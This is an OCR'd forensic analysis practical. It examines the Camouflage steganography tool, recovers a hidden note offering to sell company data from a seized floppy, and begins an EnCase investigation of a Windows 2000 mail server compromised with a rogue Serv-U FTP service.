
A MS Word test host file was created:

host.doc 25,088 bytes

Camouflage was then used to hide the file:

Payload.doc 24,064 bytes

Within the host.doc file. The password 'test' was used.



The files were transferred to the VMWare Windows XP client, of which a new snapshot had been taken using Winalysis. The camouflage program was then run, whilst the file system and registry were being monitored by 'filemon' and 'regmon'. These files were run from a Windows Forensic CDROM which had been previously created with a number of tools and was collectively MD5'd as C7131AAE5690BF3E6C69B8D6BAAAD04.

Once the payload file is placed inside the host file, the resultant file is saved as:

Host2.txt 50,007 bytes

This file is marked as 'read only', whereas the original host.doc was not (camouflage optional setting). An MD5 check of the original files revealed that these had not changed.

Registry Activity

'regmon' revealed the following Registry activity (In particular SetValue & CreateKey requests were examined):

- Camouflage appeared to be storing values in the Windows Cryptographic Seed key, and several new SCHANNEL Registry Key were created.
- Camouflage was setting some values within its own key.
    - HKEY_CURRENT_USER\Software\Camouflage\CamouflageFile contained the name of the camouflage host file (host.doc).
    - HKEY_CURRENT_USER\Software\Camouflage\OutputFile contained the name of the new output file created.
    - The name of the payload (hidden) file was not recorded.
- The plain text 'test' was not stored in the registry.


File Activity

'filemon' revealed the following file system activity (In particular Set Information, Execute, Create & Write requests were examined):

- A temporary file, located in the 'Administrator\Local Settings\Temp' folder was used to store some information, but this was deleted once the program finished with it.
- 'Wordpad' was used to manipulate the test files.
- The Microsoft Base Cryptographic Provider 'rsaenh.dll' was used by camouflage.exe.

Uncamouflage

On uncamouflaging the original file 'payload.doc' it was MD5'd and this confirmed that the file was unchanged.



Examination of Host File

Next the host file 'host2.doc' was examined with a Hex editor (WinHex), and compared to the original file 'host.doc' with the following results:

- The two files were identical until the end of the 'host.doc' file at offset 0006200. Then the 'host2.doc' file contained additional information, in what appeared to be encrypted format. In all the following test cases, only data in this additional section changes e.g. the host file remained unaltered.
- In the second test the same files were used, but the password was left blank.

  1. A:\host6.doc: 50,007 bytes

  2. A:\host2.doc: 50,007 bytes

  Offsets: decimal

25098:	7F	6A
25102:	A2	D6
25103:	06	8F
25104:	76	BD
25105:	DC	0C
49196:	7F	6A
49200:	0A	34
49201:	17	A9
49202:	13	EF
49203:	E0	1C

49732: 20 76

49733: 20 F0

49734: 20 09

49735: 20 56

10 difference(s) found.

- In the third test, the original files were used again but with a different password (testpassword). There were 18 differences found between the files mainly at 3 consecutive Offsets. Running the camouflage operation a second time, with the same password, again resulted in changes, therefore a random, element was being introduced into the 'encryption'.

1. A:\host2.doc: 50,007 bytes	1. A:\host4.doc: 50,007 bytes	1. A:\host5.doc: 50,007 bytes
2. A:\host3.doc: 50,007 bytes	2. A:\host3.doc: 50,007 bytes	2. A:\host3.doc: 50,007 bytes
Offsets: decimal	Offsets: decimal	Offsets: decimal
25098: 6A 7C		25098: 7F 7C
25102: D6 8A		25102: 44 8A
25103: 8F 24		25103: 1A 24
25104: BD 78		25104: 75 78
25105: 0C 01		25105: CD 01
49196: 6A 7C	49196: 7D 7C	49196: 7F 7C
49200: 34 7A	49200: 8E 7A	49200: 6C 7A
49201: A9 4D	49201: 9C 4D	49201: DF 4D
49202: EF AC	49202: 3B AC	49202: C5 AC
49203: 1C 04	49203: BB 04	49203: D0 04
49736: 20 7C	5 difference(s) found.	10 difference(s) found.
49737: 20 C7		
49738: 20 67		
49739: 20 92		
49740: 20 96		
49741: 20 A0		
49742: 20 CD		
49743: 20 01		

18 difference(s) found.

- In the fourth test different files were used and interestingly the results show that whilst the first four offset locations are different, from the other sets, the second and third offset locations are the same despite a slightly different file size. The first file had no password set, whilst the second had the password 'test'.

1. A:\host22.doc: 50,007 bytes

2. A:\host23.doc: 50,007 bytes

Offsets: decimal

24590: B4 02

24591: E7 D0


```
24592:   98      9C
24593:   7D      8E
49200:   3C      62
49201:   B4      99
49202:   F4      93
49203:   81      9B
49732:   20      76
49733:   20      F0
49734:   20      09
49735:   20      56
12 difference(s) found.
```

- The results from these tests would tend to indicate that the encryption used by camouflage utilises the in-built MS Windows cryptographic provider and a variable seed value. The likelihood of breaking the encryption, due to poor implementation or using brute force, was therefore considered small.

Identification of Camshell.dll found on the floppy

To confirm that the part of the Camshell.dll file found on the floppy disk was the same as the file of the same name forming part of the camouflage program the following comparison was performed:

- As the copy of the file on the floppy had be partially overwritten, the data from Offset 4096 to the end of the file was cut out using WinHex and saved as a separate file 'floppy.dat.
- The same data, from Offset 4096 to the end of the file, was cut from the copy of Camshell.dll downloaded with the Camouflage install. This was saved as 'original.dat'.
- The MD5 of both files was then compared using MD5sum, with the following results. This confirmed that the remains of the file named Camshell.dll on the floppy was exactly the same file as that downloaded as part of the Camouflage install.



Examination of the three suspect files

The following three files were transferred to the VMWare session and examined using WinHex:

- **Internal_Lab_Security_Policy.doc**

  This file was an MS Word 10 document, based on a Normal template.

  From Offset 32256 they appeared to be a small section of encrypted text ending at Offset 32642.

  Running uncamouflage against this file with a blank password revealed an embedded file 'Opportunity.txt' containing the text:

  > I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name".
  >
  > My price is 5 million.
  >
  > Robert J. Leszczynski

- **Password_Policy.doc**

  This file was an MS Word 10 document, based on a Normal template.

  From Offset 39936 they appeared to be a section of encrypted text ending at Offset 306637.

  Running uncamouflage against this file with a blank password was not successful, as the program claimed that either the password was wrong, or the file was not camouflaged.

- **Remote_Access_Policy.doc**

  This file was an MS Word 10 document, based on a Normal template.

  From Offset 30720 they appeared to be a section of encrypted text ending at Offset 215106.

  Running uncamouflage against this file with a blank password was not successful, as the program claimed that either the password was wrong, or the file was not camouflaged.

Given the reference to first names in the camouflaged file, the following names were tried as passwords against the other two files. These names did not appear to be the password to the other two files. The name could be that of the recipient and therefore unknown to the investigator at this time. The next logical step would be to try the first name of all known Rift, Inc employees as the password.

- Robert
- robert
- ROBERT
- John
- john
- JOHN

Conclusions and recommendations to Investigator

The following conclusions are made as the result of the examination of the floppy disk recovered from Robert John Leszczynski, Jr:

- The floppy disk was formatted on a Linux/UNIX system, rather than a MS Windows system. The Volume Boot Sector of the floppy contained the initials “RJL” in the floppy name.
- There was a deleted and partially overwritten file on the floppy called “Camshell.dll”. Examination of this file revealed that it was part of a toolset, called Camouflage” used to hide one file inside another.
- The camouflage toolset must be installed on a MS Windows system and its component parts are detailed in the body of the report. When used the toolset writes useful information to the registry concerning each camouflage operation.
- There were 6 MS Word files on the floppy, three of which attracted attention as their physical and logical file sizes differed, and on examination appeared to contain encrypted information.
- The Camouflage toolset, with a blank password, was used to unencrypt the file “Internal_Lab_Security_Policy.doc” and reveal a hidden file ‘Opportunity.txt’ containing the text:

> I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name".
>
> My price is 5 million.

- The other two suspect files could not be unencrypted with a blank password or derivatives of Leszczynski's first name.
- Most of the files on the floppy were last accessed on the 26/04/04 and appear to have been originally created 3 or 4 days before that. This may suggest that if the files were created on a PC and copied to the floppy, they may still be present on the PC, and if deleted, probably have not yet been overwritten.
- Robert Leszczynski has obviously violated company policy by removing the floppy from the R&D lab.

It is recommended that:

- There is sufficient evidence to suspend Robert Leszczynski and deny him both logical and physical access to any Ballard Industry premises.
- All MS Windows systems in the R&D lab, or laptops issued to Leszczynski should be examined for the presence of the Camouflage toolset. Any found to contain the program should be subjected to forensic analysis.
- All floppy disks in the R&D lab should be examined for the presence of files containing encrypted information.
- All electronic external access point logs, firewalls, proxy servers, and Leszczynski's PC should be examined for any presence of the camouflage toolset or attempts to access http://www.camouflage.unfiction.com or http://www.camfoulage.freeserve.co.uk.
- Audit logs from the systems holding the 'Client Authorised Table Database' and the 'latest schematics' should be examined in an effort to confirm that Leszczynski had access to this material.
- A list of all first names from known Rift Inc employees should be tried against the remaining two camouflaged files in an attempt to obtain access to the encrypted information within.
- Consideration should be given to involving the judicial authorities at this stage.

Task Comments:

I would not consider this investigation complete, if anything its really only just starting and considerably more work would need to be down before it could be decided which laws could have been broken. There is obviously the violation of the company policy not to remove floppies from the R&D lab, and this should be sufficient to suspect Leszczynski whilst investigations continue.

In terms of UK computer misuse offences, these would come under the

Computer Misuse Act 1990
(http://www.hmso.gov.uk/acts/acts1990/Ukpga_19900018_en_2.htm#mdiv2)
. Again, I do not consider the investigation complete and further information would be needed to prove an offence, but the following could be considered:

Section 1 - Unauthorised access to computer material:

(1) A person is guilty of an offence if

a) he causes a computer to perform any function with intent to secure access to any program or data held in any computer;

b) the access he intends to secure is unauthorised; and

c) he knows at the time when he causes the computer to perform the function that that is the case.

(2) The intent a person has to have to commit an offence under this section need not be directed at

a) any particular program or data;

b) a program or data of any particular kind; or

c) a program or data held in any particular computer

The Act interprets 'Secures Access' as:

A person secures access to any program or data held in a computer if by causing a computer to perform any function he

a) alters or erases the program or data;

b) copies or moves it to any storage medium other than that in which it is held or to a different location in the storage medium in which it is held;

c) uses it; or

d) has it output from the computer in which it is held (whether by having it displayed or in any other manner);

and references to access to a program or data (and to an intent to secure such access) shall be read accordingly.

The Act interprets 'Access' as:

Access of any kind by any person to any program or data held in a computer is unauthorised if

a) he is not himself entitled to control access of the kind in question to the program or data; and

b) he does not have consent to access by him of the kind in question to the program or data from any person who is so entitled.

Obviously to prove this you would need to establish that Leszczynski's access to the systems holding the data he was trying to sell was unauthorised or possibly that his particular access to the PC on which camouflage was installed was unauthorised in that he was breaking company policy by either installing the software or operating it. If an offence

under Section 1 can be proved, then:

Section 2 - Unauthorised access with intent to commit or facilitate commission of further offences.

(1) A person is guilty of an offence under this section if he commits an offence under section 1 above ("the unauthorised access offence") with intent

a) to commit an offence to which this section applies; or

b) to facilitate the commission of such an offence (whether by himself or by any other person);

and the offence he intends to commit or facilitate is referred to below in this section as the further offence.

(2) This section applies to offences

a) for which the sentence is fixed by law; or

b) for which a person of twenty-one years of age or over (not previously convicted) may be sentenced to imprisonment for a term of five years (or, in England and Wales, might be so sentenced but for the restrictions imposed by section 33 of the [1980 c.43.] Magistrates' Courts Act 1980).

(3) It is immaterial for the purposes of this section whether the further offence is to be committed on the same occasion as the unauthorised access offence or on any future occasion.

(4) A person may be guilty of an offence under this section even though the facts are such that the commission of the further offence is impossible.

Part 2 – Option 1 – Compromised Server

Note: The system name, specific details, and IP Addresses have been changed in order to anonymize the incident.

Introduction

On 21 May 2004 system administrator reported that he suspected that a MS Windows 2000 system had been compromised in that he had discovered what appeared to be an FTP Server operating on the system that he could not account for. He had disabled the service and then shut the system down. This paper covers the analysis of the systems hard disk. It does not cover those steps in the surrounding investigation.

System Concerned

The system concerned was a HP LPr running MS Windows 2000 Server and operating as an MS Exchange Front End Server, providing services across the Internet. The system was located on a network in private address space, protected from the Internet by a firewall.

The system had two hard disks operating as a mirrored pair.

Hardware

The HP LPr was a 3U rack mounted server with a single floppy disk and CD-ROM drive, together with two hot swap SCSI disks. The primary system disk was identified for forensic examination and labelled, following imaging, as follows:

Evidence Number:	**Description**
00104582	HP SCSI H/D Model: DDYS-T18350 18.2GB 10K Ultra 3 SCSI Drive P/N: 07N4612 S/N: 5EFS9623 Removed from HP LPr S/N: 2369537 System Name: XXXX01

The hard disk details and evidence number were entered in the investigation register.

Disk Image

The system hard disk was imaged using Encase (version 4.18a) as follows:

1. The disk to be used for the evidence material was wiped using EnCase 'Wipe Disk' command and then formatted.
2. A new case was opened in EnCase – 'Mail Server XXX01'
3. Case options were set, including default directories and date and time formats.
4. An EnCase boot CD-ROM was used to boot the System XXXX01. During the BIOS stage of the boot it was interrupted to confirm that the system would boot

onto the CR-ROM rather than onto the hard disk. This was the configured setting.

5. Once the system had booted into the DOS based graphical menu and the auto detect network card option selected, EnCase for DOS was started. Disk 0 was selected and Encase Network acquisition mode configured. The system displayed the 'Waiting to connect ' message. Acquiring the media in this manner ensures that EnCase cannot write to the evidential hard disk. A crossover network cable attached this system to the forensic workstation.
6. From the forensic workstation, having previously given the interface in use a fixed IP address, the Add Device option was selected followed by the Network Crossover option. The disk was given an evidence number (00104582). Once the initial preview was complete, the Encase 'Acquire' option was selected and the acquisition set to replace the source device. Search, Hash and Signature Analysis were not selected at this stage. The File Segment size set to 1536MB (to permit easier subsequent burning onto DVD). The option to generate an image hash was selected at this time.
7. Once imaging was complete at 16:10 on 21 May the Acquisition Hash was recorded from the screen and witnessed by the two people present as:

   709DA50F3B09E32DE7FFF90D285E0322

8. The Encase case was saved at this time. Subsequently the four evidential files, along with the Encase case file were burnt onto 4 * DVD labelled 'Case Mail Server XXX01-00104582.E01-E04'. These DVD's, along with Disk0 from the server, identified above, were sealed in tamper evident bags whose details where entered into the evidence register. They were not subsequently accessed.

Media Analysis

The first step to media analysis was to run the Encase 'Initialise Case' script to collect basic system information. The following was obtained:

Disk Details

Device

Evidence Number:	00104582
File Path:	J:\EnCase\Cases\SANS_GIAC_Forensic_Task\Evidence Files\XXXX01.E01
Examiner Name:	J Hayday
Actual Date:	21/05/04 16:10:10
Target Date:	21/05/04 16:10:10
Total Size:	18,210,037,760 bytes (17GB)
Total Sectors:	35,566,480
File Integrity:	Completely Verified, 0 Errors
EnCase Version:	4.18a
System Version:	Windows XP
Acquisition Hash:	709DA50F3B09E32DE7FFF90D285E0322
Verify Hash:	709DA50F3B09E32DE7FFF90D285E0322

Partitions

Code	Type	Start Sector	Total Sectors	Size
07	NTFS	0	35,551,845	17GB

Volume

File System:	NTFS	Drive Type:	Fixed
Sectors per cluster:	8	Bytes per sector:	512
Total Sectors:	35,551,782	Total Capacity:	18,202,509,312 bytes (17GB)
Total Clusters:	4,443,972	Unallocated:	13,819,392,000 bytes (12.9GB)
Free Clusters:	3,373,875	Allocated:	4,383,117,312 bytes (4.1GB)

Volume Name: Volume Offset: 63
Driver Information: NTFS 3.1 Chkdsk 0

System Information

InstallDate: 16/01/03 16:24:09

ProductName: Microsoft Windows 2000

RegisteredOrganization: XXXX

RegisteredOwner: XXXX

CurrentVersion: 5.0

CurrentBuildNumber: 2195

CSDVersion: Service Pack 4

SystemRoot: C:\WINNT

SourcePath: D:\I386

PathName: C:\WINNT

ProductId: 51876-270-7341983-05850

Network Information

IPAddress: 10.6.4.119
SubnetMask: 255.255.255.0
DefaultGateway:
NameServer:
DhcpIPAddress:
DhcpSubnetMask:
DhcpServer:
The computer account name is "XXXX01"
The primary domain name is "XXXX01Domain"

IPAddress: 10.6.3.19
SubnetMask: 255.255.255.0
DefaultGateway: 10.6.3.1
NameServer: X.X.X.X
DhcpIPAddress:
DhcpSubnetMask:
DhcpServer:
The computer account name is "XXXX01"
The primary domain name is "XXXX01Domain"

Users

User name: Best1_User
Full Name: Best1_User
Account Description: PATROL for Performance account
Home Drive Letter:
Home Directory:
Primary Group Number: 513
Security Identifier: S-1-5-21-294287356-539585668-161572361-1004
Logon Script:
Profile Path:
Last Logon: 01/01/70 00:00:00
Unknown Date: 01/01/70 00:00:00
Last Password Change: 08/10/03 10:04:17
Last Incorrect Password Logon Attempt: 09/05/04 00:27:30

User name: sweeper
Full Name: esweeper
Account Description:
Home Drive Letter:
Home Directory:
Primary Group Number: 513
Security Identifier: S-1-5-21-294287356-539585668-161572361-1001
Logon Script:
Profile Path:

Last Logon: 01/01/70 00:00:00
Unknown Date: 01/01/70 00:00:00
Last Password Change: 18/05/04 15:53:26
Last Incorrect Password Logon Attempt: 09/05/04 01:00:57

User name: Guest
Full Name:
Account Description: Built-in account for guest access to the computer/domain
Home Drive Letter:
Home Directory:
Primary Group Number: 513
Security Identifier: S-1-0-0-0-0-0-0
Logon Script:
Profile Path:
Last Logon: 01/01/70 00:00:00
Unknown Date: 01/01/70 00:00:00
Last Password Change: 01/01/70 00:00:00
Last Incorrect Password Logon Attempt: 14/05/04 20:13:27

User name: Fred
Full Name:
Account Description: Built-in account for administering the computer/domain
Home Drive Letter:
Home Directory:
Primary Group Number: 513
Security Identifier: S-1-5-21-294287356-539585668-161572361-500
Logon Script:
Profile Path:
Last Logon: 26/09/03 16:09:01
Unknown Date: 01/01/70 00:00:00
Last Password Change: 24/01/03 11:18:33
Last Incorrect Password Logon Attempt: 08/05/04 09:17:08

User name: PatrolService
Full Name: PatrolService
Account Description: Monitoring User
Home Drive Letter:
Home Directory:
Primary Group Number: 513
Security Identifier: S-1-5-21-294287356-539585668-161572361-1003
Logon Script:
Profile Path:
Last Logon: 21/05/04 14:52:33
Unknown Date: 01/01/70 00:00:00
Last Password Change: 08/10/03 09:40:00
Last Incorrect Password Logon Attempt: 08/05/04 09:58:37

User name: John
Full Name: John
Account Description:
Home Drive Letter:
Home Directory:
Primary Group Number: 513
Security Identifier: S-1-5-21-294287356-539585668-161572361-1002
Logon Script:
Profile Path:
Last Logon: 21/05/04 14:46:23
Unknown Date: 01/01/70 00:00:00
Last Password Change: 22/05/03 14:45:34
Last Incorrect Password Logon Attempt: 13/05/04 10:06:52

Services

Whilst going through the list of services on the system (taken from the registry) the following was discovered:

Serv-U

Type: 16
Startup Type: Disabled (This appears to be the FTP Server the administrator disabled)
ErrorControl: 1
Path to executable: C:\WINNT\system32\temped\ServUDaemon.exe
DisplayName: Serv-U FTP Server
ObjectName: LocalSystem
Description: Provides FTP services and allows remote FTP clients to connect to this computer

svchs

Type: 16
Startup Type: Automatic
ErrorControl: 1
Path to executable: C:\WINNT\system32\spool\prtprocs\rpc\svchs.exe
DisplayName: System Log
ObjectName: LocalSystem
Description: Logs system messages (This is not a standard Windows 2000 Service)

All other services identified could be accounted for.

Further Scripts

Next the Encase script 'Windows Event Log Parser was run. This brings all event log information into the Encase Bookmark area for review. Whilst not all logs are examined at this stage it is obvious that the Security Log was cleared on 2 August 2002 and that it has not been logging events since this time.

File Report

The Encase File Report was run to produce a report showing every file on the system, along with its file size and MAC times.

Searching

Next the following searches were run against the system:

Hash Sets

Next Hash file analysis was run against the image using the following Hash sets. This is to check if file checksums match known good checksums for those files.

- Hackers Toolkit CD
- Windows 2000 Server

File Signatures

The complete Encase file signature library was run against the image. This is used to confirm that file extensions match the file types claimed by the extension.

Keyword Searching

Keyword searching for the term 'ftp' was run with multiple hits returned, some in unallocated clusters. These results will be examined later in the examination.

ServU FTP Service

Now we have some basic system information, we start to look at the Serv U FTP Service. The path to the service is listed as:

C:\WINNT\system32\temped\ServUDaemon.exe

This is somewhat unusual as you would not expect to find executables in this directory. Examination of the directory revealed:

Name	Logical Size	Physical Size	Hash Value
ServUDaemon.ini	1,096	4,096	58d1dda0a1584565e9769808f9c0f464
ServUStartUpLog.txt	588	588	4cbd430e20ca53a6142ed2485c9c5c34
ServUDaemon.exe	496,836	499,712	392f38ab5dde57bf360a5f015a85a2ea
secsas.exe	2,048	4,096	fb8e76d66a2a2845cb4613eb96e3ecd7
wx1.exe	544,514	544,768	7d8282cf05f0f9cfcd6bb7bbb027f056

Name	Last Accessed	File Created	Last Written	Entry Modified
ServUDaemon.ini	08/05/2004 11:12	08/05/2004 09:09	08/05/2004 11:12	20/05/2004 11:05
ServUStartUpLog.txt	08/05/2004 11:12	08/05/2004 10:03	08/05/2004 11:12	20/05/2004 11:05
ServUDaemon.exe	08/05/2004 10:03	08/05/2004 09:09	12/09/2002 21:47	20/05/2004 11:05
secsas.exe	08/05/2004 09:08	08/05/2004 09:08	08/05/2004 09:08	20/05/2004 11:05
wx1.exe	08/05/2004 09:08	08/05/2004 09:07	08/05/2004 09:08	20/05/2004 11:05

Name: **ServUDaemon.ini**
File Ext: ini
File Type: Initialization
File Category: Windows
Signature: Match
Description: File, Archive
Last Accessed: 08/05/04 11:12:00
File Created: 08/05/04 09:09:00
Last Written: 08/05/04 11:12:00
Entry Modified: 20/05/04 11:05:42
Logical Size: 1,096
Physical Size: 4,096
Starting Extent: 0C-C1679541
File Extents: 1
Permissions: •
Physical Location: 6,879,432,192
Evidence File: Disk from XXXX01
File Identifier: 24220
Hash Value: 58d1dda0a1584565e9769808f9c0f464
Full Path: Mail Server XXXX01\Disk from XXXX01\C\WINNT\system32\temped\ServUDaemon.ini
Short Name: SERVUD~1.INI
File Extents

Start Sector	Sectors	Start Cluster	Clusters
13,436,391	8	1,679,541	1

Permissions

Name: Administrators
Id: S-1-5-32-544
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Id: S-1-5-18
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Name: Users
Id: S-1-5-32-545
Property: Allow
Permissions: [R&X] [R] [Sync]

Name:	Administrators
Id:	S-1-5-32-544
Property:	Owner
Id:	S-1-5-18
Property:	Group

Name:	**ServUStartUpLog.txt**
File Ext:	txt
File Type:	Text
File Category:	Document
Signature:	Match
Description:	File, Archive
Last Accessed:	08/05/04 11:12:00
File Created:	08/05/04 10:03:16
Last Written:	08/05/04 11:12:00
Entry Modified:	20/05/04 11:05:42
Logical Size:	588
Physical Size:	588
Starting Extent:	0C-C6113,416
File Extents:	1
Permissions:	•
Physical Location:	25,073,568
Evidence File:	Disk from XXXX01
File Identifier:	24390
Hash Value:	4cbd430e20ca53a6142ed2485c9c5c34
Full Path:	Mail Server XXXX01\Disk from XXXX01\C\WINNT\system32\temped\ServUStartUpLog.txt
Short Name:	SERVUS~1.TXT

File Extents

Start Sector	Sectors	Start Cluster	Clusters
48,971	2	6,113	

Permissions

Name:	Administrators
Id:	S-1-5-32-544
Property:	Allow
Permissions:	[FC] [M] [R&X] [R] [W] [Sync]
Id:	S-1-5-18
Property:	Allow
Permissions:	[FC] [M] [R&X] [R] [W] [Sync]
Name:	Users
Id:	S-1-5-32-545
Property:	Allow
Permissions:	[R&X] [R] [Sync]
Name:	Administrators
Id:	S-1-5-32-544
Property:	Owner
Id:	S-1-5-18
Property:	Group

Name:	**ServUDaemon.exe**
File Ext:	exe
File Type:	Windows Executable
File Category:	Code\Executable
Signature:	Match
Description:	File, Archive
Last Accessed:	08/05/04 10:03:15
File Created:	08/05/04 09:09:00
Last Written:	12/09/02 21:47:02
Entry Modified:	20/05/04 11:05:42
Logical Size:	496,836
Physical Size:	499,712
Starting Extent:	0C-C1700865
File Extents:	1
Permissions:	•
Physical Location:	6,966,775,296
Evidence File:	Disk from XXXX01

File Identifier: 24234
Hash Value: 392f38ab5dde57bf360a5f015a85a2ea
Full Path: Mail Server XXXX01\Disk from XXXX01\C\WINNT\system32\temped\ServUDaemon.exe
Short Name: SERVUD~1.EXE
File Extents

Start Sector	Sectors	Start Cluster	Clusters
13,606,983	976	1,700,865	122

Permissions

Name: Administrators
Id: S-1-5-32-544
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Id: S-1-5-18
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Name: Users
Id: S-1-5-32-545
Property: Allow
Permissions: [R&X] [R] [Sync]

Name: Administrators
Id: S-1-5-32-544
Property: Owner

Id: S-1-5-18
Property: Group

Name: secsas.exe
File Ext: exe
File Type: Windows Executable
File Category: Code\Executable
Signature: Match
Description: File, Read Only, Archive
Last Accessed: 08/05/04 09:08:34
File Created: 08/05/04 09:08:34
Last Written: 08/05/04 09:08:34
Entry Modified: 20/05/04 11:05:42
Logical Size: 2,048
Physical Size: 4,096
Starting Extent: 0C-C1679525
File Extents: 1
Permissions: •
Physical Location: 6,879,366,656
Evidence File: Disk from XXXX01
File Identifier: 24133
Hash Value: fb8e76d66a2a2845cb4613eb96e3ecd7
Full Path: Mail Server XXXX01\Disk from XXXX01\C\WINNT\system32\temped\secsas.exe
File Extents

Start Sector	Sectors	Start Cluster	Clusters
13,436,263	8	1,679,525	1

Permissions

Name: Administrators
Id: S-1-5-32-544
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Id: S-1-5-18
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Name: Users
Id: S-1-5-32-545
Property: Allow
Permissions: [R&X] [R] [Sync]

Name: Administrators
Id: S-1-5-32-544
Property: Owner

Id: S-1-5-18
Property: Group

Name: **wx1.exe**
File Ext: exe
File Type: Windows Executable
File Category: Code\Executable
Signature: Match
Description: File, Read Only, Archive
Last Accessed: 08/05/04 09:08:34
File Created: 08/05/04 09:07:50
Last Written: 08/05/04 09:08:34
Entry Modified: 20/05/04 11:05:42
Logical Size: 544,514
Physical Size: 544,768
Starting Extent: 0C-C1676590
File Extents: 10
Permissions: •
Physical Location: 6,867,344,896
Evidence File: Disk from XXXX01
File Identifier: 24132
Hash Value: 7d8282cf05f0f9cfcd6bb7bbb027f056
Full Path: Mail Server XXXX01\Disk from XXXX01\C\WINNT\system32\temped\wx1.exe
File Extents

Start Sector	Sectors	Start Cluster	Clusters
13,412,783	8	1,676,590	1
6,966,559	128	870,812	16
13,394,783	128	1,674,340	16
13,608,871	128	1,701,101	16
13,457,743	128	1,682,210	16
13,414,495	128	1,676,804	16
9,657,831	136	1,207,221	17
9,797,015	120	1,224,619	15
9,869,479	128	1,233,677	16
9,976,911	32	1,247,106	4

Permissions
Name: Administrators
Id: S-1-5-32-544
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Id: S-1-5-18
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Name: Users
Id: S-1-5-32-545
Property: Allow
Permissions: [R&X] [R] [Sync]

Name: Administrators
Id: S-1-5-32-544
Property: Owner

Id: S-1-5-18
Property: Group

Registry Analysis

Analysis of the “CurrentControl\Services” section of the registry indicates that the Serv-U services entry was last written on19 May at 12:55.

Name: **Serv-U**
File Type: 20000000
Description: Folder, Registry Entry
Last Written: 19/05/04 12:55:42
